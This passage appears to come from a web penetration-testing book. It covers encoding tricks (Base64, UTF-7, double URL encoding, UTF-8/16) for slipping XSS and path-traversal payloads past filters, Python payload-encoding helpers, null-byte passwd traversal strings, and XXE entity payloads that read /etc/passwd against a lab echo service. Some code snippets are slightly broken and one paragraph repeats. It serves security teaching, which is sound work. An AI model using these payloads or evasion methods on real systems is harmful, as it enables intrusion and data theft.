88         alert('POST:: Request failed. HTTP Code: ' + httpCode);
89     }
90 });
```

Listing 3.1: Crossrider Framework

Note: The code handles cross-domain requests, and also manages the error codes too. For more information, please see <http://crossrider.com/apps/>

11605/ide. The following section of the book is going to demonstrate some encoding examples in order to get a better understanding of how to bypass Web Application filters and browser counter measures.

3.15 Base64 Encoding And Cross Site Scripting

Base64 encoding can be used to exploit common Cross Site Scripting vulnerabilities, under certain conditions. An attack of this type exploits the fact that some Web Applications will decode and render the encoded input. The Base64 Cross Site Scripting attack consists of injecting a malicious URI in (e.g. in an HREF attribute) into an HTML tag and forcing the browser to render it within the context of the target Web Application. If such malicious URI contains, for example, a base64 encoded HTML content with an embedded cross-site scripting payload, the malicious payload will execute successfully. The attack is executed when the browser interprets the malicious content, such as when a victim clicks on the malicious link and the browser decodes the encoded payload.

The attack is executed when the browser interprets the malicious content, such as when a victim clicks on the malicious link and the browser decodes the encoded payload. The attack is executed when the browser interprets the malicious content, for example, when the victim clicks on the malicious link and the browser decodes the encoded payload.

The following section displays an example of this:

```
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;
base64, PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=
```

In the example above the XSS payload encoded is shown below:

Base64 Input:

```
1 <script>alert('XSS')</script>
```

Listing 3.2: XSS Payload

Output:

PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4=

This method can also be used to hide a JavaScript exploit from being visible to the server logs (e.g. Apache Web Application monitoring logs, Web Application firewall logs and suchlike).

Using Python to perform Base64 encoding to your payloads is straightforward, the following section how you can encode an XSS payload from a Python terminal:

```
>>> import base64
>>> encoded = base64.b64encode('<script>alert(1)</script>')
>>> encoded
'PHNjcmlwdD5hbGVydCgxKTwvc2NyaXBOPg=='
>>> print encoded
PHNjcmlwdD5hbGVydCgxKTwvc2NyaXBOPg==
>>>
```

Note: In the first line we imported the Base64 library and performed the encoding.

The following Python code chunk demonstrates how we can automate the Base64 payload encoding:

```
1 def base64Encoder(_payloadList): # Base 64 encoding
2
3     currentTime = getTime()+'_'
4
5     _mutatePayloadFile = currentTime+"base64EncodedPayloads.lst"
6
7     _mutatePayloadFileObj = open(_mutatePayloadFile,"w")
8
9     for _payloadline in _payloadList:
10
11         _mutatePayloadFileObj.write(base64.b64encode(str(_payloadline).
12             rstrip())+"\n")
13     _mutatePayloadFileObj.close()
```

Code Explanation: In line 4 we add the time to the file name of the generated payload file, to avoid name collision, in line 5 we load the un-encoded payload file.

3.16 UTF-7 Encoding And Cross Site Scripting

The UTF-7 encoding can also be used to bypass XSS Web Application filters. The UTF-7 Cross Site Scripting attack is known to work (in varying degrees) with Internet Explorer 9 (IE9), and some old versions of Chrome, Safari and Firefox. In this situation, the malicious payload is encoded using UTF-7 and then injected into the target Web Application. In this scenario, the browser understands the encoding, and attempts to interpret the encoded payload used by due to the HTTP header field named Content-Type.

The following HTTP header is an indicator that a UTF-7 XSS might execute:

Content-Type: UTF-7

This is how a UTF-7 encoding looks like for arrow characters:

Input:

< , >

Output:

+ADw- and +AD4-

It should be noted at this point that the characters + and - are not generally considered to pose any security concerns when sanitizing user input, so they will not be filtered. An example of such a filter is PHP htmlentities method, which makes use of UTF-8 as the default encoding, and would thus pass any UTF-7 encoded string through unchanged.

UTF-7 allows multiple representations of the same source string. In particular, ASCII characters can be represented as part of Unicode blocks.

As such, if standard ASCII-based escaping or validation processes are used on strings that could later be interpreted as UTF-7, then Unicode blocks may be used to slip malicious strings past them. To mitigate this problem, systems should perform decoding prior to validation and should avoid attempting to auto-detect UTF-7.

3.17 Double URL Encoding And Cross Site Scripting

URL encoding is defined in RFC 3986, and is a mechanism for encoding information in a URI structure. A double encoded URL can be used when performing an XSS attack in order to bypass a built-in XSS detection module. Depending on the implementation, the first decoding process is performed by an HTTP protocol and the resulting encoded URL will bypass the XSS filter, since it has no mechanisms to improve detection.

The following section demonstrates a double URL encoded XSS payload:

Description	Encoded Payload
Payload	<script>alert(1)</script>
Single URL Encoding	%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%31%29%3c%2f%73%63%72%69%70%74%3e
Double URL Encoding	%25%33%63%25%37%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%33%65%25%36%31%25%36%63%25%36%35%25%37%32%25%37%34%25%32%38%25%33%31%25%32%39%25%33%63%25%32%66%25%37%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%33%65

Figure 3.8: Double URL Encoding

Using Python to perform double URL encoding in your payloads is straightforward; the following section shows how you can encode an XSS payload from a Python terminal:

```
>>> import urllib
```

```
>>> encode1= urllib.urlencode({'q':str('<script>alert(1)</script>').rstrip()})
>>> encode1
q=%3Cscript%3Ealert%281%29%3C%2Fscript%3E'
>>> encode2= urllib.urlencode({'q':str(encode1).rstrip()})
>>> encode2
'q=q%3D%253Cscript%253Ealert%25281%2529%253C%252Fscript%253E'
>>>
```

Note: In the example above, the final payload would have to be stripped of the set of characters q=q. The Python urllib module provides a high-level interface for fetching data across the World Wide Web, and providing URL encoding.

Recommended Reading

This page is dedicated to HTML5 Cross Site Scripting payloads. Please see link: <https://html5sec.org/>

Recommended Reading

This page is dedicated to Cross Site Scripting post exploitation payloads. Please see link: <http://www.xss-payloads.com/>

3.18 Encoding And Path-Traversal Attacks

The purpose of a path traversal attack is to access files and folders that are stored outside of the application root path. By browsing through the Web Application, the adversary looks for absolute paths to files located in the server. By manipulating variables that reference files using dot-dot-slash sequences and its variations, it might be possible to download system files and folders, including the Web Application source code. The attacker uses “../” sequences to move up to the web root directory, thus permitting navigation through the file system. Encoding can be used successfully, combined with path traversal attacks, for bypassing application access controls.

Character	/	\	.
UTF-7	/	\	.
UTF-8	/	\	.
UTF-16	/	\	.
UTF-32	/	\	.
URL	%2F	%5C	.
HTML	/	\	.
Base64	Lw==	XA==	Lg==

Figure 3.9: Path-Traversal And Encoding 1

Many application developers are aware of path traversal vulnerabilities, and ensure that they implement various kinds of input validation checks in an attempt to prevent them. Unfortunately, some developers are not experienced enough to prevent these attacks. In the past, even a lot of Web Server platform vendors failed to properly manage various type of encodings.

Recommended Reading

The following has information about path traversal encoding attacks. Please see link: https://www.ibm.com/support/knowledgecenter/SSB2MG_4.6.0/com.ibm.ips.doc/concepts/wap_path_traversal.htm

3.19 UTF-8 encoding And Path-traversal Attacks

UTF-8 encoding is a variable-width encoding that represents every character in the Unicode character set. It was designed for backward compatibility with ASCII, and also to avoid the complications of endianness and byte order marks in UTF-16 and UTF-32. UTF-8 was noted as a source of vulnerabilities and attack vectors by Bruce Schneier and Jeffrey Streifling in 2002. When Microsoft added Unicode support to their Web Server, a new way of encoding `../` was introduced into their code, causing their attempts at Directory Traversal prevention to be circumvented. This technique can also be used to bypass Web Application Firewalls.

A single Unicode character is encoded using two octets. In Internet Information Server (IIS), an ASCII character can be represented by a Unicode character by using the following representation:

Representation	Value (ASCII)
<code>%c0%hh</code>	<code>0xhh</code>
<code>%c1%hh</code>	<code>0x40 + 0xhh</code>

Figure 3.10: Path-Traversal And Encoding 2

Note: Where hh is a hexadecimal number strictly less than 0x40.

Therefore, to represent the character front-slash, you would use the representation percentage c0 percentage 2f, since the character front-slash is the ASCII character 0x2f. To represent the character back-slash, you would use the representation percentage c1 percentage 1c, since the back slash character is the ASCII character 0x5c.

In older versions of the Windows IIS Web Server, Web Applications would, by default, run with local system privileges, allowing access to any readable file on the local file-system. In more recent versions, and aligned with many other web servers, the server process (by default) runs in a less privileged user context. For this reason, when probing for path traversal vulnerabilities, it is best to request a default file that can be read by any type of user.

The following Python chunk of code demonstrates how to encode our payloads using UTF-8:

```
1 def utf8Encoder(_payloadList): # UTF-8 encoding for path traversal
2
3     currentTime = getTime()+ '_'
4
5     _mutatePayloadFile = currentTime = getTime()+ '_'+"
6         utf8EncodedPayloads.lst"
7
8     _mutatePayloadFileObj = open(_mutatePayloadFile,"w")
9
10    for _payloadline in _payloadList:
11
12        _mutatePayloadFileObj.write((str(_payloadline).rstrip()).encode(
13            "utf_8")+"\n")
```

```
12
13 _mutatePayloadFileObj.close()
```

Code Explanation: In line 3 we add the time to the file name of the generated payload file, to avoid name collisions, in line 7 we load the payload file with the path traversal payloads.

3.20 UTF-16 encoding And Path Traversal Attacks

UTF-16 is used for text in the OS API in Microsoft Windows 2000, XP, 2003, Vista, CE. In Windows, files and network data tend to be a mix of UTF-16, UTF-8, and legacy byte encodings. For instance, the registry uses a byte encoding scheme, and Windows will often display filenames from remote systems as byte encodings, resulting in a mojibake (mojibake means presentation of incorrect, unreadable characters when software fails to render text correctly according to its associated character encoding) if in fact they are UTF-8.

An adversary using the UTF-16 encoding can manipulate the front and back slash characters and bypass application filters. So, if the application filter looks for a given string, like back-slash for example, in ASCII and UTF-8 this corresponds to the pattern [92,34]. But in UTF-16 it looks different; it is actually [0,92,0,34], which is just different enough to bypass various countermeasures. And while the Web Application filter potentially does not understand UTF-16 encoding, the underlying framework does, so the content gets normalized and interpreted just the same as anything else, allowing the user supplied input to continue unfiltered.

The following Python chunk of code demonstrates how to encode our payloads using UTF-16:

```
1 def utf16Encoder(_payloadList): # UTF-16 encoding for path
   traversal
2
3   currentTime = getTime()+'_-'
4
```

```
5 _mutatePayloadFile = currentTime = getTime()+'_'+  
    utf16EncodedPayloads.lst"  
6  
7 _mutatePayloadFileObj = open(_mutatePayloadFile,"w")  
8  
9 for _payloadline in _payloadList:  
10  
11     _mutatePayloadFileObj.write((str(_payloadline).rstrip()).encode(  
        "utf_16")+ "\n")  
12  
13 _mutatePayloadFileObj.close()
```

Code Explanation: In line 3 we add the time to the file name of the generated payload file, to avoid name collisions, in line 5 we load the payload file with the path XSS attack payloads.

3.21 NULL Character And Path Traversal Attacks

Making use of the NULL character while building a payload database for path traversal attacks should also be considered as a mandatory step. Some applications check whether the user-supplied filename ends in a particular file type or set of file types and thus reject attempts to access anything else. Sometimes this check can be subverted by placing a URL-encoded null byte at the end of your requested filename, followed by a file type that the application accepts.

```
../../../../../../passwd%00.jpg  
../../../../../../passwd%25%30%30.jpg  
../../../../../../passwd%25%32%35%25%33%30%25%33%30.jpg  
../../../../../../passwd%0.jpg
```

Note: The examples above demonstrate how a NULL terminating character can be used with in a path traversal attack payload while being URL encoded, double URL encoded and Hex encoded. A Python code can be very easily used to perform these mutations.

The reason this attack sometimes succeeds is that the file type check is implemented using an operating API in a managed execution environment in which strings are allowed to contain NULL characters. However, when the file is actually retrieved, the application ultimately uses an API call in an unmanaged environment in which strings are null-terminated. Therefore, your file name is effectively truncated to your desired value.

The following chunk of Python code demonstrates how we can automate the NULL character for our payload database:

```
1 def suffixAdder(_payloadList): # Adding suffixes
2
3     checkDirectoryExitstance()
4
5     currentTime = getTime()+ '_'
6
7     _mutatePayloadFile = currentTime+"suffixedPayloads.lst"
8
9     _mutatePayloadFileObj = open(_mutatePayloadFile,"w")
10
11     _suffixElementsFile = suffixFile
12
13     _suffixElementObj = open(_suffixElementsFile,"r")
14
15     _suffixList = _suffixElementObj.readlines()
16
17     for _suffix in _suffixList:
18
19         for _payloadline in _payloadList:
20
21             _mutatePayloadFileObj.write(str(_suffix).rstrip()+str(
22                 _payloadline).rstrip()+"\n")
23
24     _mutatePayloadFileObj.close()
```

Code Explanation: In line 5 we add the time to the file name of the generated payload file, to avoid name collisions, in line 7 we load the payload file with the path traversal attack payloads, in line 13 we add the suffix file. The suffix file should contain all suffixes that make sense for the type of the payloads we are processing, for example for path traversal payloads the suffix would be the character NULL.

3.22 Using Mangled Paths

Including mangled paths in your payload database is also very important. If the application is attempting to sanitize user input by removing traversal sequences and does not apply this filter recursively, it may be possible to bypass the filter by placing one sequence within another by making use of nested dot-dot-slash sequences. This technique is also known as a mangled path traversal attack.

Examples of mangled paths are shown below:

```
../  
../\  
...\\  
../\  
../.  
../.
```

Note: Mangled paths can be used also as an attempt to crash the Web Application, aka perform a Denial of Service attack.

Recommended Tool Download

This is a Path traversal exploitation tool. Please see link: <http://dotdotpwn.blogspot.co.uk/>

Recommended Tool Download

This is a collection of Path traversal attack strings. Please see link: <https://github.com/tjomk/wfuzz/tree/master/wordlist/fuzzdb/attack-payloads/path-traversal>

3.23 Octal encoding and XSS

Octal encoding is very useful when attempting to bypass Web Application filters that make use of regular expressions to block input in the format of an IP.

An example of octal encoding, used to bypass IP Web filters:

```
<A HREF="http://0102.0146.0007.00000423/">JavaScript Paylopad</A>
```

Note: The payload displayed above, when injected into an application, in a situation where the arrow characters are not blocked, will inject the link.

Recommended Reading


This page is dedicated to browser encodings. Please see link: <http://www.pc-help.org/obscure.htm>

3.24 Summary

In this chapter we addressed the importance of maintaining an up to date payload database and we emphasized the significance of using proper encoding obfuscation for bypassing Web Application filters and Web Application firewall devices. Diversifying your payload database is going to maximize the number of your security findings, and is also going to help you to formalize your Web Application penetration test engagements. In the next chapter we are going to dive more into XML injection attacks, and how an adversary can perform extensive post exploitation activities.

Chapter 4

Infiltrating Corporate Networks Using XML Injections



An External Entity Injection (XXE) is a type of XML injection that allows an adversary to force a misconfigured XML parser to engage undesired functionality and so compromise the overall security of the vulnerable Web Application. Nowadays it is not so rare to find this type of security issue, and there has been a rise in XXE attacks in recent years. One particularly interesting and relatively recent XXE bug that was discovered was the XXE identified by Detectify in the Google Toolbar button gallery, found on 4 November 2014. Detectify managed to successfully exploit the XXE and download the passwd and host file from the vulnerable web server. This type of vulnerability can be great for targeting a Web Application due to the post-exploitation capabilities available to the attacker, such as network port scans, service fingerprinting and Denial of Service attacks. This chapter is dedicated to explain how an adversary can combine an XXE with multiple other vulnerabilities issues.

So in this chapter we will cover the following regarding XXE vulnerability, considering how to:

1. Explain the various XXE components that make XXE possible.
2. Perform XXE server fingerprinting.
3. Perform XXE service fingerprinting.
4. Perform XXE network port scanning.

Note: Understanding how to exploit an XXE will also help us understand how to defend against these type of attacks.

The rest of the chapter will thoroughly explain the importance of preventing an XXE vulnerability. It will also demonstrate through various proof of concepts that automated identification of the specific vulnerability is not feasible most of the time.

4.1 Why XXE Attacks Still Exist

An XXE attack is possible only when an XML Parser is engaged by the target Web Application and the user-supplied input, targeting the XML parser, is not properly sanitized. Untrusted user inputs must never interact with

the XML parser in unanticipated ways, and an XXE injection is certainly unanticipated for most Web Application programmers. External Entities can force an XML parser to access a resource specified by malicious URI(s), e.g. a file on the local filesystem or a resource on a remote system. Manipulating the vulnerable web server using XXE injections can have devastating results, especially if the targeted server is located within a sensitive network zone such as a green zone, containing company critical services. This is because XXE payloads can also be obfuscated in order to bypass internal security controls including Web Application firewalls, network firewalls, intrusion prevention and intrusion detection and so on.

More specifically XXE payloads can be used to perform one or more of the following attacks:

1. Run network port scans e.g. scan the VLAN hosting the vulnerable server etc.
2. Launch a Denial of Service attack by opening special files e.g. by loading the /dev/null folder etc.
3. Launch a Denial of Service attack by repetitive loading e.g. see 1000 smile attack etc.
4. File enumeration or directory listing e.g. producing file error messages using the XML parser etc.
5. Launch HTTP/HTTPS attacks on surrounding systems e.g. make use of the vulnerable Web Server as an HTTP/HTTPS proxy to identify the surrounding environment etc.
6. Launch an attack utilizing other protocols via XXE e.g. use ftp and UNC paths to request remote resources etc.
7. Launch a buffer overflow attack in remote resources e.g. exploit an outdated web server etc.

The following picture shows the information flow of an XML message creation and consumption:




Figure 4.1: XML Message Lifecycle

Note: In this diagram, the XML Generator and XML Parser are the most important components from a security perspective, these components are closely associated with the attack, e.g. the XML Parser will process the malicious payload.

The following diagram illustrates an XXE attack:




Figure 4.2: XML Attack

4.2 How Extensible Markup Language Is Used

The Extensible Markup Language (XML) is a markup language and a subset of Standard Generalized Markup Language (SGML), used to define sets of rules for encoding documents in a human and machine-readable form. It is defined by the W3C's XML 1.0 Specification (currently in the fifth edition) and is a free and open standard. The main design goal of XML is to enable generic SGML to be served and processed on the Web combined with HTML, e.g. load and parse XML responses within the web browser. It is a textual data format that has strong support via Unicode encoding for different human languages.

4.3 About Document Type Definition

The document type definition (DTD) document defines a set of markup declarations used by a document type that belongs to the SGML markup language category, e.g. the XML or HTML. More specifically, a DTD describes the structure of a class of documents via a sequence of element and attribute-list declarations. A DTD is used to define valid XML building blocks in order to

form an XML document. With a DTD document, independent applications can exchange and process data with minimum interaction. An application can also use a DTD to confirm that the data you receive from the DTD compliant applications are valid. Also, a DTD can be used to configure an XML/Web Application firewall e.g. the XML firewall validates XML user-supplied input based on the DTD.

Demo examples of valid DTD structures

Generic Structure:

```
1 <?xml version="1.0"?>
2 <!DOCTYPE message [
3 <!ELEMENT structure name (structure element1,element1,...>
4 <!ELEMENT element name) data type>
5
6 <structure>
7   <element1>data</element1>
8 .
9 .
10 </structure>
```

Internal DTD:

```
1 <?xml version="1.0"?>
2 <!DOCTYPE message [
3 <!ELEMENT message (receiver,sender,header,msg)>
4 <!ELEMENT receiver (#PCDATA)>
5 <!ELEMENT sender (#PCDATA)>
6 <!ELEMENT header (#PCDATA)>
7 <!ELEMENT msg (#PCDATA)>
8 <message>
9   <receiver>Myself</receiver>
10  <sender>Someone</sender>
11  <header>TheReminder</header>
12  <msg>This is an amazing book</msg>
13 </message>
```

Code Explanation: The DTD document displayed above is describing a building block named message. For the context of this book we will assume that the XML structure described above is used to exchange messages between systems. The element type PCDATA means parsing character data. This is critical for XXE injections because user inserted text will be processed from XML parser for entities and markup elements.

External DTD:

```
1 <?xml version="1.0"?>
2 <!DOCTYPE root_element SYSTEM "DTD_location/message.dtd">
3 <message>
4   <receiver>Myself</receiver>
5   <sender>Someone</sender>
6   <header>TheReminder</header>
7   <msg>This is an amazing book</msg>
8 </message>
```

Code Explanation: If the DTD is declared in an external file, the DOCTYPE definition must contain a reference to the DTD file. This document is externally exposed to the target application and a valuable source for an attacker. DTD documents are important from a security perspective because they help to understand the attack surface of the XML parser.

4.4 More On External Entities

The XML standard makes use of a concept named external general parsed entity also known as an external entity. An external entity, in the context of an XML parser, is used to reference points to data that can be found in a location outside the Web Application code, e.g. the local or a remote file system; and this can be retrieved using various well-known protocols such as HTTP, FTP or HTTPS. The purpose of the entity is to help reduce the entry of reoccurring information through the use of links in the form of Unified Resource Locators (URIs). URIs are defined in RFC 3986; a URI is a compact sequence of characters that identifies an abstract or physical resource. A URI is used in most, if not all, popular markup languages to reference

content, and the average internet user has happily clicked on thousands of these references while browsing the internet.

External DTD Entity using SYSTEM:

```
1 <!ENTITY entity-name SYSTEM "URI/URL">
```

External DTD Entity using PUBLIC:

```
1 <!ENTITY entity-name PUBLIC "public_ID" "URI"> entity-name;
```

Code Explanation: The external parameter entity references are used to link external DTDs documents. There are two types of external entities: private, and public. Private external entities are identified by the keyword SYSTEM, and are intended for use by a single author or group of authors. Public external entities are identified by the keyword PUBLIC and are intended for broad use. For more information see http://xmlwriter.net/xml_guide/entity_declaration.shtml. The public-ID value may be used by an XML processor to generate an alternate URI where the external parameter entity can be found. If it cannot be found at this URI, the XML processor must use the normal URI.

External DTD Entity with sample data:

```
1 <!ENTITY target_document SYSTEM "http://www.resource.com/
  target_document">
```

XXE Reference:

```
1 <msg>&target_document;</msg>
```

Code Explanation: An entity consists from three parts a) an ampersand, b) an entity name, and c) a single semicolon. While conducting a penetration test you might have to experiment with the these three keywords to find the proper combination.

Complete XXE Entity:

```
1 <?xml version="1.0" encoding="ISO-8859-7"?>
2 <!ENTITY target_document SYSTEM "http://www.resource.com/
  random_document">
```

```
3 <msg>&target_document;</msg>
```

Code Explanation: In this example we assume that the XML message used from the target web application contains only a single field, the one named msg. And the application utilizing the xml message functionality.

Note: The entity-name can be replaced with the desired name.

Sample XML message over a HTTP request:

```
1 <?xml version="1.0" encoding="ISO-8859-7"?><!DOCTYPE foo [<!
  ENTITY xxefca0a SYSTEM "file:///etc/passwd"> ]>
2 <appname>
3 <header>
4   <principal>username&xxefca0a;</principal>
5   <credential>userpass1</credential>
6 </header>
7 <fixedPaymentsDebitRequest>
8 <fixedPayment organizationId="44" productId="61" clientId="
  33333333" paymentId="1" referenceDate="2005-05-12"
  paymentDate="23-11-22">
9   <amount currency="EUR">100,1</amount>
10  <description>costumer description</description>
11 </fixedPayment>
12 </fixedPaymentsDebitRequest>
13 </appname>
```

Sample XML message over HTTP response:

```
1 <?xml version="1.0" encoding="ISO-8859-7"?><!DOCTYPE foo [<!
  ENTITY xxefca0a SYSTEM "http://www.victim.com/syslogs.txt"
  > ]>
2 <appname>
3 <header>
4   <principal>username&xxefca0a;</principal>
5   <credential>userpass1</credential>
6 </header>
7 <fixedPaymentsDebitRequest>
8 <fixedPayment organizationId="44" productId="61" clientId="
  33333333" paymentId="1" referenceDate="2005-05-12"
  paymentDate="23-11-22">
9   <amount currency="EUR">100,1</amount>
10  <description>costumer description</description>
11 </fixedPayment>
12 </fixedPaymentsDebitRequest>
```

13 `</appname>`

4.5 A URI As Reference In Markup Languages

URIs are defined in the RFC 3986 Uniform Resource Identifier. A URI is a compact sequence of characters that identifies an abstract or physical resource. Some of these uses are:

1. In HTML, the value of the `src` attribute of the `img` element provides a URI reference, as does the value of the `href` attribute of the `a` or `link` element.
2. In XML, the system identifier appearing after the `SYSTEM` keyword in a DTD is a fragment-less URI reference.
3. In XSLT, the value of the `href` attribute of the `xsl:import` element/instruction is a URI reference; likewise the first argument to the `document()` function.

Examples of valid URI paths:

```
file: ../../../file.txt
http://target.org/absolute/URI/absolute/path/to/file.txt
ftp://example.org/absolute/URI/with/absolute/path/to/file.txt
```

During the parsing of the XML document, the parser will process these links and include the content of the URI in the returned XML document, see that the URI paths contain various protocols, such as FTP, HTTP and HTTPS. Depending on the XML processor some protocols might not be processed. Nonetheless feeding the target XML parser with non supported protocols might return useful error messages that will help us get more information on the system. Also feeding the XML parser with mangled paths can help us to:

1. Generate valuable XML Parser error messages

2. Bypass Web Application filters
3. Bypass Web Application firewall filtering
4. Go undetectable on IDS and IPS systems

Examples of mangled URI paths:

```
^../../../../file.txt
../\\../\\../\\ file.txt
../\\../\\../\\ file.txt
../../../../file.txt
```

Note: Feeding the XML parser might help us bypass XML Parser or system filters.

4.6 Where XML Parsers Are Used

An XML parser is used for reading an XML file or string and gets its content according to a predefined structure. The output of an XML parser is usually forwarded to the target Web Application code or an external XML feeder. Statistically speaking, the main use of an XML parser is to convert an XML document into an XML DOM object, which can then be manipulated by an internet browser engine, e.g. a Safari HTML interpreter, custom JavaScript thick client etc. The XML technology allows us to resolve many issues that have to do with assembling and re-arranging the information in a desirable format, and this is because an XML parser does not make use of any custom serialization protocols. Therefore, XML parsers are the ideal software for an attack due to their highly generic and dynamic nature.

This diagram shows the XML parser flow diagram:




Figure 4.3: XML Workings

4.7 XML Parser Inner Workings

XML parsing is basically the act of breaking up parcels of information into smaller component parts and processing them individually. This means that each part of an information chunk, such as a single node from an XML request, after it is broken, might have a different meaning for the end system; so initially it was treated as text, but later on as a Unified Resource Locator (URI), as an example.

In the context of this book, a parser is going to be treated as a program, piece of code, or an API that can be referenced by the target Web Application code, in order to then analyze, identify or process the user-supplied information component parts. All applications processing XML requests and reading user input potentially have a parser of some kind, otherwise they would never be able to figure out what the inserted information means. Usually XML parsers come in multiple different formats and styles. They can be standalone open source software, or libraries, or modules or even classes. This makes some XML parsers behave in a radically different way from one application to another; e.g. a target Web Application might provide a strong input validation mechanism for the majority of the application, but the input specifically targeting the XML parser might not have proper filtering. That is the main reason that many companies that develop these types of applications have a false sense of security when releasing them.

4.8 XML Parser And XXE

Based on the W3C Recommendations created on 26 November 2008, when an XML processor recognizes a reference to an XML parsed entity (including an external entity), the processor is obliged to include its replacement text, e.g. the actual document referenced by the URI. If the entity is external, and the processor is not attempting to validate the XML document because it is configured to do so, it may include the entity's replacement text. If a non-validating processor does not include the replacement text, it will inform the application that it recognized the entity, but eventually did not read the entity, and the processor will attempt to read it without success. This event will produce an error message that if not handled properly will end up in the user's or attacker's browser, leaking interesting information. This rule is based on the fact of the automatic inclusion provided by the SGML and Extended Markup Language (XML) entity mechanism.

It also worth mentioning that when an entity reference appears in an attribute value, or a parameter entity reference appears in a literal entity value, its replacement text must be processed in place of the reference itself, as though it were part of the document at the location the reference was recognized. Except that a single or double quote character in the replacement text must always be treated as a normal data character, and MUST NOT terminate the literal.

4.9 Generating XML Errors

Identifying an XXE injection is not always an easy task. Just like any other injection attack, the target Web Application might make use of various countermeasures to defeat XXE injections, e.g. it may make use of Web Application filters, Web Application firewalls, 7th layer IPS systems and so on.

The following table contains all the relevant characters that can be used to break an XML schema and produce a verbose error message:

1	'
2	"
3	"
4	""
5	<
6	>
7]]>
8]]>>
9	<!-->
10	/-->
11	-->
12	<!--
13	<!
14	<![CDATA[/]]>

Figure 4.4: XML Errors

Note: The XML section using CDATA is used to isolate blocks of characters, which if processed would be recognized as markup. In other words, characters enclosed in a CDATA tag are treated as non-further processing data from the XML parser. For more information please see http://www.tutorialspoint.com/xml/xml_cdata_sections.htm.

4.10 Error Based XXE Injections

Error based XXE injections occur when an adversary tries to perform an XXE attack to the target application while also taking advantage of the errors produced from the XML parser. When the XML parser fails to properly validate and sanitize the user-supplied data it tends to produce errors, and unless suppressed these errors are sent to the browser. For the purpose of this chapter we will make use of an application that implements a simple echo functionality using XML services, e.g. the user sends an message using the msg tags, and this message is echoed back to the browser.

4.11 The XML Web Application

For the purpose of this book, we are going to make use of a simple Web Application that is using a PHP XML parser to echo back to the browser a user-supplied message. The following text shows a sample GET request generated from the browser populated with a user-submitted message.

Application XXE Request:

```
GET /xml/example1.php?xml=%3Cmsg%3EHello%3C/msg%3E HTTP/1.1
Host: 192.168.0.2
User-Agent: Evil Dude
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Note: In the GET request above you can see the user supplied message (the one surrounded with the tags). In the example above the user forwards the text Hello.

Application XXE Response:

```
HTTP/1.1 200 OK
Date: Thu, 23 Apr 2015 21:56:04 GMT
Server: Apache/2.2.15 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze15
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 1459
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Simple Echo Service</title>
```



```
</head>
<body>
  <div class="container">
    Hello
  <footer>
    <p>XXE Echo Service</p>
  </footer>
</div>
</body>
